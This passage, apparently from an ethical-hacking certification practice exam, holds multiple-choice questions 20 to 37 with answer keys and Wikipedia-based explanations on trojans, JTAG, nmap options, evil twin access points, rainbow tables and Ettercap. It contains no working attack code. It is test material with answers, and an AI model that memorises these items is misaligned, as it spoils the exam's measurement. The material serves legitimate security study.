Identifying all potential risks, analyzing their impact and evaluating appropriate response is called risk management. It is a never-ending process, which constantly evaluates newly found threats and vulnerabilities. Based on a chosen response, risks can be avoided, mitigated, accepted, or transferred to a third-party.

Question 20:

Alex, an employee of a law firm, receives an email with an attachment "Court_Notice_09082020.zip". There is a file inside the archive "Court_Notice_09082020.zip.exe". Alex does not notice that this is an executable file and runs it. After that, a window appears with the notification "This word document is corrupt" and at the same time, malware copies data to APPDATA\local directory takes place in the background and begins to beacon to a C2 server to download additional malicious binaries. What type of malware has Alex encountered?

- **Trojan**
- **(Correct)**
- **Key-Logger**
- **Worm**
- **Macro Virus**

Explanation

[https://en.wikipedia.org/wiki/Trojan_horse_\(computing\)](https://en.wikipedia.org/wiki/Trojan_horse_(computing))

A Trojan horse (or simply trojan) is any malware which misleads users of its true intent. The term is derived from the Ancient Greek story of the deceptive Trojan Horse that led to the fall of the city of Troy.

Trojans are generally spread by some form of social engineering, for example where a user is duped into executing an email attachment disguised to appear not suspicious, (e.g., a routine form to be filled in), or by clicking on some fake advertisement on social media or anywhere else. Although their payload can be anything, many modern forms act as a backdoor, contacting a controller which can then have unauthorized access to the affected computer. Trojans may allow an attacker to access users' personal information such as banking information, passwords, or personal identity. It can also delete a user's files or infect other devices connected to the network. Ransomware attacks are often carried out using a trojan.

Unlike computer viruses, worms, and rogue security software, trojans generally do not attempt to inject themselves into other files or otherwise propagate themselves.

Incorrect answers:

Worm https://en.wikipedia.org/wiki/Computer_worm

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. It often uses a computer network to spread itself, relying on security failures on the target computer to access it. It will use this machine as a host to scan and infect other computers. When these new worm-invaded computers are controlled, the worm will continue to scan and infect other computers using these computers as hosts, and this behaviour will continue. Computer worms use recursive method to copy themselves without host program and distribute themselves based on the law of exponential growth, and then controlling and infecting more and more computers in a short time. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.

Macro Virus https://en.wikipedia.org/wiki/Macro_virus

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, Excel, PowerPoint allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. This is one reason it can be dangerous to open unexpected attachments in e-mails. Many antivirus programs can detect macro viruses; however, the macro virus' behavior can still be difficult to detect.

Key-Logger https://en.wikipedia.org/wiki/Keystroke_logging

Keystroke logging, often referred to as keylogging or keyboard capturing, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program. A keystroke recorder or keylogger can be either software or hardware.

While the programs themselves are legal, with many of them being designed to allow employers to oversee the use of their computers, keyloggers are most often used for stealing passwords and other confidential information.

Keylogging can also be used to study keystroke dynamics or human-computer interaction. Numerous keylogging methods exist they range from hardware and software-based approaches to acoustic cryptanalysis.

Question 21:

Which of the following best describes of counter-based authentication system?

- **An authentication system that bases authentication decisions on behavioural attributes.**
- **An authentication system that creates one-time passwords that are encrypted with secret keys.**
- **(Correct)**
- **An authentication system that uses passphrases that are converted into virtual passwords.**
- **An authentication system that bases authentication decisions on physical attributes.**

Explanation

In counter-based tokens, both the token and the authenticating server maintain a counter, whose value besides a shared secret key is used to generate the one-time password.

This type of token requires one or more actions from the user before generating and displaying the one-time password. Usually, the actions are pushing a power-on button, and in some types to enter a PIN number. The user action(s) will cause the token and the authenticating server to increment the counter.

Question 22:

An attacker gained access to a Linux host and stolen the password file from /etc/passwd. Which of the following scenarios best describes what an attacker can do with this file?

- The attacker can perform actions as a user because he can open it and read the user ids and corresponding passwords.
- Nothing because the password file does not contain the passwords themselves.
- (Correct)
- Nothing because he cannot read the file because it is encrypted.
- The attacker can perform actions as root because the file reveals the passwords to the root user only.

Explanation

https://en.wikipedia.org/wiki/Passwd#Password_file

The /etc/passwd file is a text-based database of information about users that may log into the system or other operating system user identities that own running processes.

In many operating systems this file is just one of many possible back-ends for the more general passwd name service.

The file's name originates from one of its initial functions as it contained the data used to verify passwords of user accounts. However, on modern Unix systems the security-sensitive password information is instead often stored in a different file using shadow passwords, or other database implementations.

The /etc/passwd file typically has file system permissions that allow it to be readable by all users of the system (world-readable), although it may only be modified by the superuser or by using a few special purpose privileged commands.

The /etc/passwd file is a text file with one record per line, each describing a user account. Each record consists of seven fields separated by colons. The ordering of the records within the file is generally unimportant.

Question 23:

Identify the way to achieve chip-level security of an IoT device?

- **Closing insecure network services**
- **Changing the password of the router**
- **Turning off the device when not needed or not in use**
- **Encrypting the JTAG interface**
- **(Correct)**

Explanation

The quick way is to remove all non-chip-level options. Disabling services, disabling the device, and changing the default password on the router is obviously not included in this level, so one option remains. But this is not fun!

Loooong way

The problem with all IoT devices is that most sensitive information about a device, including certificates, keys, and communication protocols, is usually stored in poorly secured flash memory. Anyone with access to an IoT device and some basic knowledge of hacking hardware can easily access the firmware to search for data.

JTAG is a common hardware interface that provides your computer to communicate directly with the chips aboard. It was originally developed by a consortium, the Joint (European) Test Access Group, in the mid-80s to address the increasing difficulty of testing printed circuit boards (PCBs). JTAG has been in widespread use ever since it was included in the Intel 80486 processor in 1990 and codified as IEEE 1491 that same year. Today JTAG is used for debugging, programming, and testing on virtually ALL embedded devices.

An attacker with JTAG access could:

- Read and Write from memory;
- Pause execution of firmware (set breakpoints and watchpoints);
- Patch instructions or data into memory;
- Inject instructions directly into the pipeline of the target chip (without modifying memory);
- Extract Firmware (for reverse engineering/vulnerability research);

- Bypass protection mechanisms (encryption checks, password checks, checksums, you name it);
- Find hidden JTAG functionality that might do far more than we imagine;
- ...do whatever he wants, really.

JTAG is a compelling interface to embedded devices. Developers who write code deployed on embedded systems are often unaware that this level of access exists. There are systems where the firmware developers seemed to have poured hours into encrypting and protecting data in their code without realizing it can be subverted trivially with hardware-level access.

Manufacturers are aware of this issue and often take steps to restrict access to JTAG. Protection methods can be different: hiding traces on the board or completely removing pins. During manufacture, the wires leading to the interface can be intentionally damaged. These methods are somewhat effective, but a skilled attacker with a soldering iron in hand can almost always repair the damage. Some standards recommend encryption and cryptographic authentication, but in practice, these methods are rarely used.

NOTE: Technically, "Encrypting the JTAG interface" is not entirely correct. This is one of the ways, but far from the most effective and often used. Yes, this is a serious vulnerability, but the chance of its occurrence is tiny since the intruder will have to gain physical access to the device somehow. Plus, there are much more convenient attack surfaces that you should be wary of.

Question 24:

Alex, the system administrator, should check the firewall configuration. He knows that all traffic from workstations must pass through the firewall to access the bank's website. Alex must ensure that workstations in network 10.10.10.0/24 can only reach the bank website 10.20.20.1 using HTTPS. Which of the following firewall rules best meets this requirement?

- **If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit**
- **If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit**
- **(Correct)**
- **If (source matches 10.20.20.1 and destination matches 10.10.10.0/24 and port matches 443) then permit**
- **If (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit**

Explanation

Based on the data in the question, we understand that the source of the IP will be 10.10.10.0/24, which will connect to the IP 10.20.20.1, respectively, we add this information to the firewall rules.

We also see that the conditions indicate the connection via https:\\ (secure connection). All such secure transfers are done using port 443, the standard port for HTTPS traffic.

Based on the data above, the rule for the firewall should look like this: "If (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit".

Question 25:

Which of the following stops vehicles from crashing through the doors of a building?

- **Traffic barrier**
- **Bollards**
- **(Correct)**
- **Turnstile**
- **Mantrap**

Explanation

<https://en.wikipedia.org/wiki/Bollard>

A bollard is a sturdy, short, vertical post. The term originally referred to a post on a ship or quay used principally for mooring boats but is now also used to refer to posts installed to control road traffic and posts designed to prevent ram-raiding and vehicle-ramming attacks.

Incorrect answers:

Mantrap [https://en.wikipedia.org/wiki/Mantrap_\(access_control\)](https://en.wikipedia.org/wiki/Mantrap_(access_control))

A mantrap, air lock, sally port or access control vestibule is a physical security access control system comprising a small space with two sets of interlocking doors, such that the first set of doors must close before the second set opens. Airlocks have a very similar design, allowing free ingress and egress while also restricting airflow.

In a manual mantrap, a guard locks and unlocks each door in sequence. An intercom and/or video camera are often used to allow the guard to control the trap from a remote location.

In an automatic mantrap, identification may be required for each door, sometimes even possibly different measures for each door. For example, a key may open the first door, but a personal identification number entered on a number pad opens the second. Other methods of opening doors include proximity cards or biometric devices such as fingerprint readers or iris recognition scans.

Turnstile <https://en.wikipedia.org/wiki/Turnstile>

A turnstile (also called a turnpike, baffle gate, automated gate in some regions) is a form of gate which allows one person to pass at a time. It can also be made so as to enforce one-way human traffic, and in addition, it can restrict passage only to people who insert a coin, a ticket, a pass, or similar. Thus a turnstile can be used in the case of paid access (sometimes called a faregate or ticket barrier when used for this purpose), for example to access public transport, a pay toilet, or to restrict access to authorized people, for example in the lobby of an office building.

Traffic barrier https://en.wikipedia.org/wiki/Traffic_barrier

Traffic barriers (sometimes called Armco barriers, also known in North America as guardrails or guard rails and in Britain as crash barriers) keep vehicles within their roadway and prevent them from colliding with dangerous obstacles such as boulders, sign supports, trees, bridge abutments, buildings, walls, and large storm drains, or from traversing steep (non-recoverable) slopes or entering deep water. They are also installed within medians of divided highways to prevent errant vehicles from entering the opposing carriageway of traffic and help to reduce head-on collisions. Some of these barriers, designed to be struck from either side, are called median barriers. Traffic barriers can also protect vulnerable areas like schoolyards, pedestrian zones, and fuel tanks from errant vehicles.

Question 26:


The CIA Triad is a security model that highlights the main goals of data security and serves as a guide for organizations to protect their confidential data from unauthorized access and data theft. What are the three concepts of the CIA triad?

- Confidentiality, integrity, and availability
- (Correct)
- Transference, transformation and transcendence
- Efficiency, equity and liberty
- Comparison, reflection and abstraction

Explanation

https://en.wikipedia.org/wiki/Information_security#Key_concepts

The CIA Triad of confidentiality, integrity and availability is considered the core underpinning of information security. Every security control and every security vulnerability can be viewed in light of one or more of these key concepts. For a security program to be considered comprehensive and complete, it must adequately address the entire CIA Triad.



Confidentiality means that data, objects and resources are protected from unauthorized viewing and other access. Integrity means that data is protected from unauthorized changes to ensure that it is reliable and correct. Availability means that authorized users have access to the systems and the resources they need.

Confidentiality

In information security, confidentiality "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes." While similar to "privacy," the two words aren't interchangeable. Rather, confidentiality is a component of privacy that implements to protect our data from unauthorized viewers. Examples of confidentiality of electronic data being compromised include laptop theft, password theft, or sensitive emails being sent to the incorrect individuals.

Integrity

In information security, data integrity means maintaining and assuring data's accuracy and completeness over its entire life cycle. This means that data cannot be modified in an unauthorized or undetected manner. This is not the same thing as referential integrity in databases. However, it can be viewed as a special case of consistency as understood in the classic ACID model of transaction processing. Information security systems typically provide message integrity alongside confidentiality.

Availability

For any information system to serve its purpose, the information must be available when it is needed. This means the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly. High availability systems aim to remain available at all times, preventing service disruptions due to power outages, hardware failures, and system upgrades. Ensuring availability also involves preventing denial-of-service attacks, such as a flood of incoming messages to the target system, essentially forcing it to shut down.

Question 27:

Which of the following nmap options can be used for very fast scanning?

- -O
- -T4
- -T0
- -T5
- (Correct)

Explanation

If you don't worry about being detected and wanted to perform a very fast scan you can use option -T5.

TIMING AND PERFORMANCE:

```
Options which take <time> are in seconds, or append 'ms' (milliseconds),  
's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).  
-T<0-5>: Set timing template (higher is faster)  
--min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes  
--min-parallelism/max-parallelism <numprobes>: Probe parallelization  
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies  
    probe round trip time.  
--max-retries <tries>: Caps number of port scan probe retransmissions.  
--host-timeout <time>: Give up on target after this long  
--scan-delay/--max-scan-delay <time>: Adjust delay between probes  
--min-rate <number>: Send packets no slower than <number> per second  
--max-rate <number>: Send packets no faster than <number> per second
```

Question 28:

Evil Russian hacker Ivan is attacking again! This time, he got a job in a large American company to steal commercial information for his customer to gain a competitive advantage in the market. In his attack, Ivan used all available means, especially blackmail, bribery, and technological surveillance. What is the name of such an attack?

- **Corporate Espionage**
- **(Correct)**
- **Social Engineering**
- **Business Loss**
- **Information Leakage**

Explanation

https://en.wikipedia.org/wiki/Industrial_espionage

Corporate espionage — sometimes also called industrial espionage, economic espionage, or corporate spying — is the practice of using espionage techniques for commercial or financial purposes.

Several techniques that fall under the umbrella of corporate espionage:

- Trespassing onto a competitor's property or accessing their files without permission;
- Posing as a competitor's employee in order to learn company trade secrets or other confidential information;
- Wiretapping a competitor;
- Hacking into a competitor's computers;
- Attacking a competitor's website with malware;

But not all corporate espionage is so dramatic. Much of it can take the simple form of an insider transferring trade secrets from one company to another — a disgruntled employee, for instance, or an employee who has been hired away by a competitor and takes information with them that they shouldn't.

Then there's competitive intelligence— to put it in infosec terms, the white hat hacking of corporate espionage. Competitive intelligence companies say they're legal and above board and gather and analyze information that's largely public that will affect their

clients' fortunes: mergers and acquisitions, new government regulations, chatter on blogs and social media, and so forth. They might research the background of a rival executive — not to dig up dirt, they say, but to try to understand their motivations and predict their behavior. That's the theory, anyway, though sometimes, as we'll see, the line separating these operators from criminality can be thin.

Incorrect answers:

***Social Engineering* [https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))**

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.

***Information Leakage* https://en.wikipedia.org/wiki/Information_leakage**

Data leakage is the unauthorized transmission of data from within an organization to an external destination or recipient. The term can be used to describe data that is transferred electronically or physically. Data leakage threats usually occur via the web and email, but can also occur via mobile data storage devices such as optical media, USB keys, and laptops.

Business Loss

A business loss occurs when your business has more expenses than earnings during an accounting period. The loss means that you spent more than the amount of revenue you made. In the context of this question, this is just a tricky option.

Question 29:

Gabriella uses Google search operators, which allow you to optimize and expand the capabilities of regular search. What will be the result of this request?

site:eccouncil.org discount -ilearn

- Results about all discounts from the site ec-council.org for the ilearn training format.
- Results about all discounts from the site eccouncil.org except for the ilearn format.
- (Correct)
- The results that match the entire query.
- Results from the ec-council website except for discounts and the ilearn format.

Explanation

<https://moz.com/learn/seo/search-operators>

- Put minus (-) in front of any term (including operators) to exclude that term from the results
- Put "site:" in front of a site or domain for search on a specific site

Well, you're right, this question is very easy and is a joke, but think about this. Google provides a whole ocean of information and the correct use of search tools will not only reduce your time that you spend on searches (for example, I spend a lot of it), but also make it more efficient. You can filter out ads, useless repetitions, pages that have not been updated for a long time, and so on. In the hands of a real researcher, this is a powerful tool for auditing. Google search operators are the basis of a hacker method that will allow you, for example, to find holes in the configuration and computer code that the website uses.

https://ru.wikipedia.org/wiki/Google_hacking

Question 30:

Which of the following best describes the operation of the Address Resolution Protocol?

- It sends a reply packet for a specific IP, asking for the MAC address.
- It sends a reply packet to all the network elements, asking for the MAC address from a specific IP.
- It sends a request packet to all the network elements, asking for the MAC address from a specific IP.
- (Correct)
- It sends a request packet to all the network elements, asking for the domain name from a specific IP.

Explanation

https://en.wikipedia.org/wiki/Address_Resolution_Protocol

When a new computer joins a LAN, it is assigned a unique IP address to use for identification and communication. When an incoming packet destined for a host machine on a particular LAN arrives at a gateway, the gateway asks the ARP program to find a MAC address that matches the IP address. A table called the ARP cache maintains a record of each IP address and its corresponding MAC address.

All operating systems in an IPv4 Ethernet network keep an ARP cache. Whenever a host requests a MAC address to send a packet to another host in the LAN, it checks its ARP cache to see if the IP to MAC address translation already exists. If it does, then a new ARP request is unnecessary. If the translation does not exist, then the request for network addresses is sent, and ARP is performed.

ARP broadcasts a request packet to all the LAN machines and asks if any of the machines know they are using that particular IP address. When a machine recognizes the IP address as its own, it sends a reply so ARP can update the cache for future reference and proceed with the communication.

Host machines that don't know their own IP address can use the Reverse ARP (RARP) protocol for discovery.

An ARP cache size is limited and is periodically cleansed of all entries to free up space; in fact, addresses tend to stay in the cache for only a few minutes. Frequent updates allow other devices in the network to see when a physical host changes their requested IP address. In the cleaning process, unused entries are deleted, and any unsuccessful attempts to communicate with computers that are not currently powered on.

Question 31:

When getting information about the web server, you should be familiar with methods GET, POST, HEAD, PUT, DELETE, TRACE. There are two critical methods in this list: PUT (upload a file to the server) and DELETE (delete a file from the server). When using nmap, you can detect all these methods. Which of the following nmap scripts will help you detect these methods?

- **http-methods**
- **(Correct)**
- **http-headers**
- **http ETag**
- **http enum**

Explanation

https://www.tutorialspoint.com/http/http_methods.htm

The set of common methods for HTTP/1.1 is defined below and this set can be expanded based on requirements. These method names are case sensitive and they must be used in uppercase.

S.N.	Method and Description
1	GET The GET method is used to retrieve information from the given server using a given URI. Requests using GET should only retrieve data and should have no other effect on the data.
2	HEAD Same as GET, but transfers the status line and header section only.
3	POST A POST request is used to send data to the server, for example, customer information, file upload, etc. using HTML forms.
4	PUT Replaces all current representations of the target resource with the uploaded content.
5	DELETE Removes all current representations of the target resource given by a URI.
6	CONNECT Establishes a tunnel to the server identified by a given URI.
7	OPTIONS Describes the communication options for the target resource.
8	TRACE Performs a message loop-back test along the path to the target resource.

Incorrect answers:

http-enum <https://nmap.org/nsedoc/scripts/http-enum.html>

Enumerates directories used by popular web applications and servers.

This parses a fingerprint file that's similar in format to the Nikto Web application scanner. This script, however, takes it one step further by building in advanced pattern matching as well as having the ability to identify specific versions of Web applications.

You can also parse a Nikto-formatted database using http-fingerprints.nikto-db-path. This will try to parse most of the fingerprints defined in nikto's database in real time. More documentation about this in the nselib/data/http-fingerprints.lua file.

http-headers https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

HTTP header fields are components of the header section of request and response messages in the Hypertext Transfer Protocol (HTTP). They define the operating parameters of an HTTP transaction.

http ETag https://en.wikipedia.org/wiki/HTTP_ETag

The ETag or entity tag is part of HTTP, the protocol for the World Wide Web. It is one of several mechanisms that HTTP provides for Web cache validation, which allows a client to make conditional requests. This mechanism allows caches to be more efficient and saves bandwidth, as a Web server does not need to send a full response if the content has not changed. ETags can also be used for optimistic concurrency control to help prevent simultaneous updates of a resource from overwriting each other.

Question 32:

Identify the attack by the description:

It is the wireless version of the phishing scam. This is an attack-type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises but has been set up to eavesdrop on wireless communications.

When performing this attack, an attacker fools wireless users into connecting a device to a tainted hotspot by posing as a legitimate provider.

This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent website and luring people there.

- **Evil Twin**
- **(Correct)**
- **Signal Jamming**
- **Sinkhole**
- **Collision**

Explanation

[https://en.wikipedia.org/wiki/Evil_twin_\(wireless_networks\)](https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks))

An evil twin is a fraudulent Wi-Fi access point that appears to be legitimate but is set up to eavesdrop on wireless communications. The evil twin is the wireless LAN equivalent of the phishing scam.

This type of attack may be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves setting up a fraudulent website and luring people there.

The attacker snoops on Internet traffic using a bogus wireless access point. Unwitting web users may be invited to log into the attacker's server, prompting them to enter sensitive information such as usernames and passwords. Often, users are unaware they have been duped until well after the incident has occurred.

When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction since it is sent through their equipment. The attacker is also able to connect to other networks associated with the users' credentials.

Fake access points are set up by configuring a wireless card to act as an access point (known as HostAP). They are hard to trace since they can be shut off instantly. The counterfeit access point may be given the same SSID and BSSID as a nearby Wi-Fi network. The evil twin can be configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection. It can simply say the system is temporarily unavailable after obtaining a username and password.

Incorrect answers:

***Collision* https://en.wikipedia.org/wiki/Collision_attack**

A collision attack on a cryptographic hash tries to find two inputs producing the same hash value, i.e. a hash collision. This is in contrast to a preimage attack where a specific target hash value is specified.

Sinkhole Attack

A sinkhole attack is a type of attack where a compromised node tries to attract network traffic by advertising its fake routing update. One of the impacts of the sinkhole attacks is that it can be used to launch other attacks like selective forwarding attacks, acknowledge spoofing attacks, and drops or altered routing information.

Signal Jamming Attack

A jamming attack is the transmission of radio signals that disrupt communications by decreasing the Signal-to-Inference-plus-Noise ratio (SINR). SINR is the ratio of the signal power to the sum of the interference power from other interfering signals and noise power.

Question 33:

As a result of the attack on the dating web service, Ivan received a dump of all user passwords in a hashed form. Ivan recognized the hashing algorithm and started identifying passwords. What tool is he most likely going to use if the service used hashing without salt?

- **Rainbow table**
- **(Correct)**
- **Brute force**
- **XSS**
- **Dictionary attacks**

Explanation

https://en.wikipedia.org/wiki/Rainbow_table

A rainbow table is a precomputed table for caching the output of cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a key derivation function (or credit card numbers, etc.) up to a certain length consisting of a limited set of characters. It is a practical example of a space–time tradeoff, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple key derivation function with one entry per hash. Use of a key derivation that employs a salt makes this attack infeasible.

Incorrect answer:

Brute force https://en.wikipedia.org/wiki/Brute-force_attack

A brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key, which is typically created from the password using an essential derivation function. This is known as an exhaustive key search.

XSS https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. XSS effects vary in range from a petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Dictionary attacks https://en.wikipedia.org/wiki/Dictionary_attack

A dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords, often from lists obtained from past security breaches.

Question 34:

Which of the following modes of IPSec should you use to assure integrity and confidentiality of data within the same LAN?

- AH tunnel mode.
- ESP transport mode.
- (Correct)
- ESP tunnel mode.
- AH transport mode.

Explanation

ESP transport mode should be used to ensure the integrity and confidentiality of data that is exchanged within the same LAN.

Incorrect answers:

AH transport would only ensure the integrity of the LAN data, not the confidentiality; therefore, this answer is incorrect.

ESP tunnel mode should be used to secure the integrity and confidentiality of data between networks and not within a network; therefore, the answer is incorrect.

AH tunnel mode should be used to secure the integrity of data between networks and not within a network; therefore, the answer is incorrect.

Question 35:

Which of the following is an attack where used precomputed tables of hashed passwords?

- **Dictionary Attack**
- **Rainbow Table Attack**
- **(Correct)**
- **Hybrid Attack**
- **Brute Force Attack**

Explanation

https://en.wikipedia.org/wiki/Rainbow_table

A rainbow table is a precomputed table for caching the output of cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a key derivation function (or credit card numbers, etc.) up to a certain length consisting of a limited set of characters. It is a practical example of a space-time tradeoff, using less computer processing time and more storage than a brute-force attack, which calculates a hash on every attempt, but more processing time and less storage than a simple key derivation function with one entry per hash. The use of a key derivation that employs a salt makes this attack infeasible.

Philippe Oechslin invented rainbow tables as an application of an earlier, simpler algorithm by Martin Hellman.

Incorrect answers:

Brute Force Attack https://en.wikipedia.org/wiki/Brute-force_attack

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing a combination correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found.

Dictionary Attack https://en.wikipedia.org/wiki/Dictionary_attack

In cryptanalysis and computer security, a dictionary attack is a form of brute force attack technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying thousands or millions of likely possibilities, such as words in a dictionary or previously used passwords, often from lists obtained from past security breaches.

Hybrid Attack

This is a cyberattack where the perpetrator blends two or more kinds of tools to carry out the assault. A typical hybrid attack is one that merges a dictionary attack and a brute-force attack. The former would contain a list of potentially known credential matches (wordlist). The latter would apply a brute-force attack upon each possible match.

Question 36:

Identify an adaptive SQL Injection testing technique by the description:

A testing technique is used to discover coding errors by inputting massive amounts of random data and observing the changes in the output.

- **Fuzz Testing.**
- **(Correct)**
- **Static application security testing.**
- **Functional Testing.**
- **Dynamic Testing.**

Explanation

<https://en.wikipedia.org/wiki/Fuzzing>

Fuzz testing is an automated or semi-automated testing technique which is widely used to discover defects which could not be identified by traditional functional testing methods. It involves providing invalid input data or massive random data (known as fuzz to the system) in order to test the system with an attempt to crash it or failing the built-in code of the software under test. If a vulnerability is detected, then fuzzer is a software tool which is used to identify potential causes. Fuzzers know to work the best for identifying vulnerabilities which are prone to be exploited by buffer overflow, DOS (Denial of Service), SQL injection and cross-site scripting.

Incorrect answers:

Functional Testing https://en.wikipedia.org/wiki/Functional_testing

Functional testing is a quality assurance (QA) process and a type of black-box testing that bases its test cases on the specifications of the software component under test. Functions are tested by feeding them input and examining the output, and internal program structure is rarely considered (unlike white-box testing). Functional testing is conducted to evaluate the compliance of a system or component with specified functional requirements. Functional testing usually describes what the system does.

Dynamic Testing https://en.wikipedia.org/wiki/Dynamic_testing

Dynamic testing (or dynamic analysis) is a term used in software engineering to describe the testing of the dynamic behavior of code. That is, dynamic analysis refers to the examination of the physical response from the system to variables that are not constant and change with time. In dynamic testing the software must actually be compiled and run. It involves working with the software, giving input values and checking if the output is as expected by executing specific test cases which can be done manually or with the use of an automated process. This is in contrast to static testing. Unit tests, integration tests, system tests and acceptance tests utilize dynamic testing. Usability tests involving a mock version made in paper or cardboard can be classified as static tests when taking into account that no program has been executed; or, as dynamic ones when considering the interaction between users and such mock version is effectively the most basic form of a prototype.

Static application security testing

https://en.wikipedia.org/wiki/Static_application_security_testing

Static application security testing (SAST) is used to secure software by reviewing the source code of the software to identify sources of vulnerabilities. Although the process of statically analyzing the source code has existed as long as computers have existed, the technique spread to security in the late 90s and the first public discussion of SQL injection in 1998 when Web applications integrated new technologies like JavaScript and Flash.

Unlike dynamic application security testing (DAST) tools for black-box testing of application functionality, SAST tools focus on the code content of the application, white-box testing. An SAST tool scans the source code of applications and its components to identify potential security vulnerabilities in their software and architecture. Static analysis tools can detect an estimated 50% of existing security vulnerabilities.

Question 37:

Ivan, a black-hat hacker, performs a man-in-the-middle attack. To do this, it uses a rogue wireless AP and embeds a malicious applet in all HTTP connections. When the victims went to any web page, the applet ran. Which of the following tools could Ivan probably use to inject HTML code?

- **Aircrack-ng**
- **Ettercap**
- **(Correct)**
- **tcpdump**
- **Wireshark**

Explanation

[https://en.wikipedia.org/wiki/Ettercap_\(software\)](https://en.wikipedia.org/wiki/Ettercap_(software))

The question states that the attacker used the man-in-the-middle attack (MITM) and the list contains only one tool that allows this type of attack - ettercap

Ettercap is a free and open source network security tool for man-in-the-middle attacks on LAN. It can be used for computer network protocol analysis and security auditing. It runs on various Unix-like operating systems including Linux, Mac OS X, BSD and Solaris, and on Microsoft Windows. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols.

Incorrect answers:

Wireshark <https://en.wikipedia.org/wiki/Wireshark>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a

terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of version 2 of the GNU General Public License.

Aircrack-ng <https://en.wikipedia.org/wiki/Aircrack-ng>

